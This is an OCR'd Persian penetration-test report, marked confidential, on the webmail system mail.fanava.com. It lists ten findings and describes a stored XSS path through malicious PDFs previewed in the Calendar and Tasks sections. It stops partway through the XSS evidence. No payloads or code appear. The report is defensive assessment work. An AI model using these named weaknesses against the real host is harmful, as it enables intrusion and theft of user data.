

بسم الله الرحمن الرحيم

گزارش تست نفوذپذیری

سامانه mail.fanava.com

مشخصات سند:

کارفرما	پیمانکار	تاریخ نگارش سند
گروه فناوا	دهکده امن فناورانه صبا	۱۶ خرداد ماه ۱۴۰۵

تهیه شده توسط	شماره مستند	طبقه بندی
مدیریت فنی و ارزیابی	TARA-PRO-1405-0316-019	محرمانه

مشخصات شرکت:

آدرس	شماره تماس
تهران – خیابان انقلاب اسلامی – خیابان استاد نجات الهی	۰۲۱-۸۸۹۳۵۹۲۰
کوچه سلمان پاک – پلاک ۱۶ واحد ۴	۰۲۱-۲۸۴۲۶۰۷۸

تمام مطالب مندرج در این سند متعلق به شرکت دهکده امن فناورانه صبا و استفاده از آن منوط به مجوز کتبی از شرکت می‌باشد.



فهرست مطالب

عنوان | صفحه

مقدمه و خلاصه نتایج ۴

متدولوژی آزمون نفوذ ۵

اطلاعات کلی مرتبط با دارایی و محدوده مورد آزمون ۷

محیط ارزیابی ۷

شناسایی وب‌سرور ۷

شناسایی فریم‌ورک‌ها و تکنولوژی‌های فعال روی سامانه ۸

خلاصه مدیریتی ۹

تشریح آسیب‌پذیری‌های کشف شده ۱۲

آسیب‌پذیری Cross Site Scripting ۱۲

آسیب‌پذیری Server-Side Request Forgery (SSRF) ۱۳

آسیب‌پذیری برشماری حساب‌های کاربران ۱۳

آسیب‌پذیری Weak Lockout Mechanism - Password Brute Force ۱۳

آسیب‌پذیری عدم مدیریت پیام‌های خطا ۱۳

آسیب‌پذیری منقضی نشدن نشست ۱۳

آسیب‌پذیری Weak Password Policy ۱۳

آسیب‌پذیری Cookie Attribute ۱۳

عدم وجود سرآیندهای امنیتی HTTP ۱۳

آسیب‌پذیری نشت اطلاعات ۱۳

مقدمه و خلاصه نتایج

در دنیای امروز، که هر شرکت یا سازمانی دارایی‌های مختلف حوزه فناوری اطلاعات را در خود جای داده است، امنیت این دارایی‌ها نیز در جایگاه مهمی قرار می‌گیرد. با گسترش روزافزون تهدیدات سایبری و پیچیده‌تر شدن شیوه‌های نفوذ، تکیه بر ابزارهای دفاعی سنتی به تنهایی کافی نیست؛ از این رو، ارزیابی مستمر و شناسایی فعالانه نقاط ضعف پیش از بهره‌برداری توسط مهاجمان، به یکی از ارکان اصلی استمرار کسب‌وکار تبدیل شده است.

در اکوسیستم دیجیتالِ امروز، دارایی‌های فناوری اطلاعات نه تنها زیرساخت تداوم خدمات، بلکه قلب تپنده و حافظ سرمایه‌های استراتژیک سازمان هستند. با این حال، امنیت در فضای سایبری حالتی ایستا ندارد؛ بلکه تابعی است از تکامل مداوم تکنولوژی و هوشمندی تهدیداتی که هر روز پیچیده‌تر و هدفمندتر می‌شوند.

تکیه بر تنظیمات پیش‌فرض یا ابزارهای امنیتی معمول، اگرچه لایه‌ای از حفاظت را ایجاد می‌کند، اما به معنای مصونیت مطلق نیست؛ چرا که نفوذگران همواره به دنبال شناسایی شکاف‌هایی هستند که از دید سیستم‌های نظارتی دور مانده یا به دلیل خطاهای پیکربندی انسانی نادیده گرفته شده‌اند.

ارزیابی امنیتی و تست نفوذ که در این گزارش ارائه شده است، فراتر از یک بررسی سطحی، تلاشی است برای مشاهده‌ی سازمان از دریچه‌ی نگاه مهاجم. هدف ما در این ارزیابی، شناسایی نقاط کور و کشف مسیرهایی است که می‌تواند منجر به دسترسی‌های غیرمجاز یا نشت اطلاعات حساس گردد.

این گزارش حاصل تست نفوذ انجام شده بر روی **وب سایت mail.fanava.com** است که با هدف ارزیابی جامع امنیت دارایی‌های دیجیتال **گروه فناوا** تهیه شده است. هدف از این ارزیابی، شناسایی آسیب‌پذیری‌های امنیتی، تحلیل پیامدهای احتمالی و ارائه راهکارهای عملیاتی جهت کاهش ریسک و ارتقای سطح بلوغ امنیتی زیرساخت‌ها بوده است.

متدولوژی آزمون نفوذ

به منظور حصول اطمینان از دقت، جامعیت و قابلیت بازتولید یافته‌ها، فرآیند ارزیابی امنیتی در این پروژه بر اساس استاندارد جهانی WSTG (Web Security Testing Guide) تدوین‌شده توسط بنیاد امنیتی OWASP در ترکیب با تجربه عملی متخصصان شرکت صورت گرفته است. این چارچوب مرجع، به عنوان استاندارد صنعتی برای تست نفوذ برنامه‌های کاربردی تحت وب، لایه‌های مختلف امنیتی از پیکربندی سرور و مدیریت نشست‌ها گرفته تا کنترل‌های احراز هویت و دسترسی را تحت پوشش قرار می‌دهد.

در اجرای این متدولوژی، مراحل زیر به صورت گام‌به‌گام پیاده‌سازی شده است:

- **فاز شناسایی و جمع‌آوری اطلاعات:** تحلیل ساختار برنامه، شناسایی تکنولوژی‌های مورد استفاده، نقشه‌برداری از سطوح حمله و کشف فایل‌ها و دایرکتوری‌های حساس.
- **فاز تحلیل پیکربندی و کنترل‌های امنیتی:** بررسی تنظیمات امنیتی وب‌سرور، نحوه مدیریت نشست‌ها، مکانیزم‌های احراز هویت و مجوزدهی، و تحلیل نحوه برخورد سیستم با داده‌های ورودی کاربر.
- **فاز شناسایی آسیب‌پذیری‌ها:** اجرای تست‌های هدفمند برای کشف نقاط ضعف در لایه‌های مختلف از جمله تزریق کد، XSS، کنترل‌های دسترسی ناامن و سایر ریسک‌های شناخته شده در استاندارد WSTG.
- **فاز بهره‌برداری و تأیید آسیب‌پذیری شناسایی شده:** تلاش کنترل‌شده برای بهره‌برداری از آسیب‌پذیری‌های شناسایی شده به منظور اثبات صحت آن‌ها و درک میزان اثرگذاری هر ریسک بر روی داده‌ها و عملکرد کلی سیستم.

پس از شناسایی و تأیید آسیب‌پذیری‌ها، جهت تحلیل دقیق و استاندارد سطح ریسک هر یافته، از سیستم امتیازدهی CVSS (Common Vulnerability Scoring System) استفاده شده است. این مدل با در نظر گرفتن فاکتورهای فنی نظیر بردار حمله، میزان پیچیدگی بهره‌برداری و تأثیر بر محرمانگی، یکپارچگی و دسترس‌پذیری اطلاعات، عددی را بین ۰ تا ۱۰ به هر آسیب‌پذیری اختصاص می‌دهد.

بهره‌گیری از CVSS به سازمان کمک می‌کند تا با زبانی مشترک و تخصصی، اهمیت یافته‌ها را درک کرده و فرآیند اصلاح را بر اساس اولویت‌بندی دقیق و منطقی مدیریت نماید. بدین ترتیب، آسیب‌پذیری‌هایی با امتیاز بالاتر، به عنوان اولویت‌های فوری برای تیم فنی جهت کاهش سطح حمله و ارتقای تاب‌آوری سیستم تعیین شده‌اند.


این رویکرد ساختاریافته به تیم ارزیاب اجازه می‌دهد تا فراتر از ابزارهای خودکار، با نگاهی تحلیلی به بررسی پیچیدگی‌های منطقی برنامه بپردازد و اطمینان حاصل کند که تمامی جنبه‌های حیاتی امنیتِ وب‌سایت در برابر تهدیدات پیشرفته مورد سنجش قرار گرفته‌اند.

اطلاعات کلی مرتبط با دارایی و محدوده مورد آزمون

محیط ارزیابی

در این بخش، نمایی از وب‌سایت هدف جهت مستندسازیِ وضعیت سیستم در زمان شروع ارزیابی ارائه شده است. این تصویر به عنوان مرجعی برای تایید دامنه فعالیت و شناسایی بصری رابط کاربریِ سیستمِ تحت تست می‌باشد.

سامانه هدف با آدرس https://mail.fanava.com در حال سرویس‌دهی است که صفحه نخست آن در تصویر زیر نمایش داده شده است:




شناسایی وب‌سرور

یکی از مراحل بنیادین در فاز شناسایی، تعیین دقیق نوع و نسخه وب‌سرور میزبان است. تحلیل دقیق پاسخ‌های HTTP (مانند هدرهای Server و X-Powered-By) و بررسی الگوهای رفتاری سرور، به ارزیاب اجازه می‌دهد تا زیرساخت میزبان را به دقت شناسایی کند.

داشتن این اطلاعات، امکان انطباق سیستم با پایگاه داده‌های آسیب‌پذیری‌های شناخته شده (CVEs) را فراهم می‌آورد. در واقع، هدف از این گام، ترسیم نقشه دقیق سطح حمله است تا از طریق استخراج اطلاعات فنی دقیق، بهره‌برداری‌های متناسب با پیکربندی خاص سرور در مراحل بعدی ارزیابی، به‌صورت هدفمند و مؤثر طراحی و اجرا گردد.

شناسایی فریم‌ورک‌ها و تکنولوژی‌های فعال روی سامانه

به منظور شناسایی دقیق زیرساخت و تکنولوژی‌های مورد استفاده در سامانه هدف، از ترکیب روش‌های تحلیل دستی و ابزارهای تحلیل خودکار استفاده شد. در این فرآیند، با بررسی دقیق هدرهای پاسخ HTTP، ساختار کوکی‌ها، نام فیلدهای فرم، و همچنین استفاده از ابزارهای تخصصی انگشت‌نگاری نظیر Wappalyzer، اطلاعات فنی سامانه استخراج گردید. تصویر زیر مربوط به این موضوع می‌باشد:



خلاصه مدیریتی

ارزیابی امنیتی انجام‌شده بر روی سامانه mail.fanava.com نشان می‌دهد که علی‌رغم لایه‌های حفاظتی موجود، چندین شکاف امنیتی با سطوح ریسک متفاوت در معماری و پیاده‌سازی سامانه وجود دارد. شناسایی و بهره‌برداری از این موارد می‌تواند منجر به بروز مخاطرات جدی از قبیل دسترسی غیرمجاز به اطلاعات کاربران، اختلال در دسترس‌پذیری سرویس و در نهایت آسیب به اعتبار سازمانی گردد.

تحلیل وضعیت موجود

یافته‌های این گزارش بر اساس سیستم امتیازدهی CVSS دسته‌بندی شده‌اند تا مدیران و تیم فنی بتوانند فرآیند مقاوم‌سازی را با اولویت‌بندی صحیح آغاز کنند:


- **ریسک‌های سطح زیاد:** این موارد شامل آسیب‌پذیری‌هایی است که اجازه دور زدن کنترل‌های امنیتی اصلی (مانند کپچا) یا اجرای حملات مخرب (مانند بارگذاری فایل‌های غیرمجاز و حملات DoS) را به مهاجم می‌دهد. رفع این موارد به دلیل پتانسیل بالای سوءاستفاده، اولویت نخست سازمان محسوب می‌شود.
- **ریسک‌های سطح متوسط:** این یافته‌ها به شکاف‌هایی در پیکربندی، مدیریت نشست‌ها و اعتبارسنجی ورودی‌ها اشاره دارد. اگرچه این موارد ممکن است به تنهایی منجر به نفوذ کامل نشوند، اما می‌توانند در زنجیره‌ای از حملات، راه را برای نفوذگر هموار سازند.
- **ریسک‌های سطح کم:** مربوط به عدم استفاده از برخی استانداردهای امنیتی HTTP است که اگرچه خطر مستقیم ایجاد نمی‌کنند، اما «لایه دفاعی» سامانه را ضعیف کرده و شناساییِ هدف را برای مهاجم آسان‌تر می‌کنند.

جمع بندی:

در جریان ارزیابی امنیتی انجام شده، مجموعاً ۱۰ مورد آسیب‌پذیری شناسایی شد که برجسته‌ترین آن‌ها نقص Cross Site Scripting (XSS) با درجه اهمیت زیاد است. وجود این حفره امنیتی در کنار ضعف‌های زیرساختی مانند SSRF، ریسک بالایی را متوجه سازمان می‌سازد؛ چراکه مهاجم می‌تواند از طریق آن‌ها به سرقت هویت کاربران، اجرای کدهای مخرب در سمت کلاینت و یا نفوذ به سرویس‌های داخلی شبکه بپردازد. لذا وضعیت فعلی سامانه از منظر امنیت داده‌ها و حفظ محرمانگی نشست‌های کاربری در سطح آسیب‌پذیر **متوسط** قرار دارد و نیازمند اصلاحات لازم می‌باشد.

همچنین لازم به ذکر است که آسیب‌پذیری‌های سطح ریسک متوسط و کم نباید نادیده گرفته شده و با توجه به تجمیع برخی از آن‌ها، امکان سوء استفاده از این سطح آسیب‌پذیری‌ها در صورت عدم رفع، وجود خواهد داشت.

خلاصه یافته‌های ارزیابی



در جدول زیر، تمامی آسیب‌پذیری‌های شناسایی‌شده در طول ارزیابی امنیتی، بر اساس شدت ریسک و طبق CVSS دسته‌بندی شده‌اند. این طبقه‌بندی به سازمان کمک می‌کند تا با نگاهی کلان، اولویت‌های اصلی امن‌سازی خود را شناسایی و منابع فنی را به بهینه‌ترین شکل برای رفع آن‌ها تخصیص دهد.

درجه اهمیت	توضیح آسیب‌پذیری
زیاد	آسیب‌پذیری Cross Site Scripting
متوسط	آسیب‌پذیری Server-Side Request Forgery (SSRF)
متوسط	آسیب‌پذیری برشماری حساب‌های کاربران
متوسط	آسیب پذیری Weak Lockout Mechanism - Password Brute Force
متوسط	آسیب‌پذیری عدم مدیریت پیام‌های خطا
متوسط	آسیب‌پذیری منقضی نشدن نشست
متوسط	آسیب‌پذیری Weak Password Policy
متوسط	آسیب‌پذیری Cookie Attribute
کم	عدم وجود سرآیندهای امنیتی HTTP
کم	آسیب‌پذیری نشت اطلاعات

توصیه

شایان ذکر است آسیب‌پذیری‌های گزارش‌شده در بخش‌های آتی، به عنوان نمونه‌های شاخص از وضعیت امنیتی سامانه ارائه شده‌اند. از این رو، اکیداً توصیه می‌شود تیم فنی سازمان، راهکارهای اصلاحی ارائه‌شده را نه تنها برای نمونه‌های تست‌شده، بلکه به صورت جامع در تمامی بخش‌ها و ماژول‌های مشابه در کل سامانه اعمال نمایند تا از بروز شکاف‌های امنیتی مشابه در سایر نقاط سیستم جلوگیری شود.

همچنین با توجه به ماهیت تجاری سامانه مورد ارزیابی و محدودیت‌های عملیاتی در اعمال تغییرات ساختاری، اکیداً توصیه می‌شود فرآیند به‌روزرسانی و وصله‌امنیتی در بازه‌های زمانی کوتاه‌مدت و به صورت مستمر اجرایی گردد. همچنین، جهت پوشش شکاف‌های امنیتی موجود و کاهش ریسک ناشی از آسیب‌پذیری‌های شناسایی‌شده، استقرار یک **دیواره آتش اپلیکیشن‌های وب (WAF)** به عنوان یک لایه دفاعی مکمل، نقشی حیاتی در خنثی‌سازی حملات و ارتقای سطح پایداری سامانه ایفا خواهد کرد.

تشریح آسیب‌پذیری‌های کشف شده

در ادامه، برای آسیب‌پذیری‌های کشف‌شده در سامانه، توضیحات تکمیلی مرتبط ارائه شده است:


آسیب‌پذیری Cross Site Scripting

در صورتی که سامانه در فیلدهای ورودی اطلاعات خود، مانند بخش جستجوی سامانه، اعتبارسنجی مناسبی بر روی داده‌های ورودی انجام ندهد، امکان بروز این آسیب‌پذیری برای کاربر وجود دارد. اگر یک سامانه دارای این آسیب‌پذیری باشد و مهاجم بتواند پیلود مخرب خود را در ورودی‌ها وارد کند، کاربر به محض متصل شدن به صفحه آسیب‌پذیر، کد مخرب مورد نظر مهاجم را از طریق مرورگر خود اجرا می‌کند و اطلاعات حساس قربانی از این طریق برای مهاجم ارسال می‌شود. در نوع Stored، کد جاوا اسکریپت مخرب روی دیتابیس وب‌سایت آسیب‌پذیر ذخیره می‌شود و هر بار صفحه آسیب‌پذیر لود شود، پیلود مخرب مهاجم اجرا می‌شود.

شواهد اثبات آسیب پذیری


با توجه به بررسی‌های انجام شده بر روی سامانه در بخش calender و Tasks امکان بارگذاری فایل PDF وجود دارد. مهاجم می‌تواند پیلود مخرب XSS را داخل یک فایل PDF معتبر قرار دهد. پس از بارگذاری فایل امکان مشاهده آن وجود دارد. با کلیک بر روی گزینه Preview پیلود XSS اجرا می‌شود.

در تصویر زیر بخش Calender سامانه نمایش داده شده است. برای هر روز امکان اضافه کردن یک رویداد وجود دارد:





کاربر یک روز را به عنوان نمونه برای اضافه کردن رویداد انتخاب می‌کند و سپس بر روی گزینه more details برای مشاهده امکانات بیشتر این بخش کلیک می‌کند.

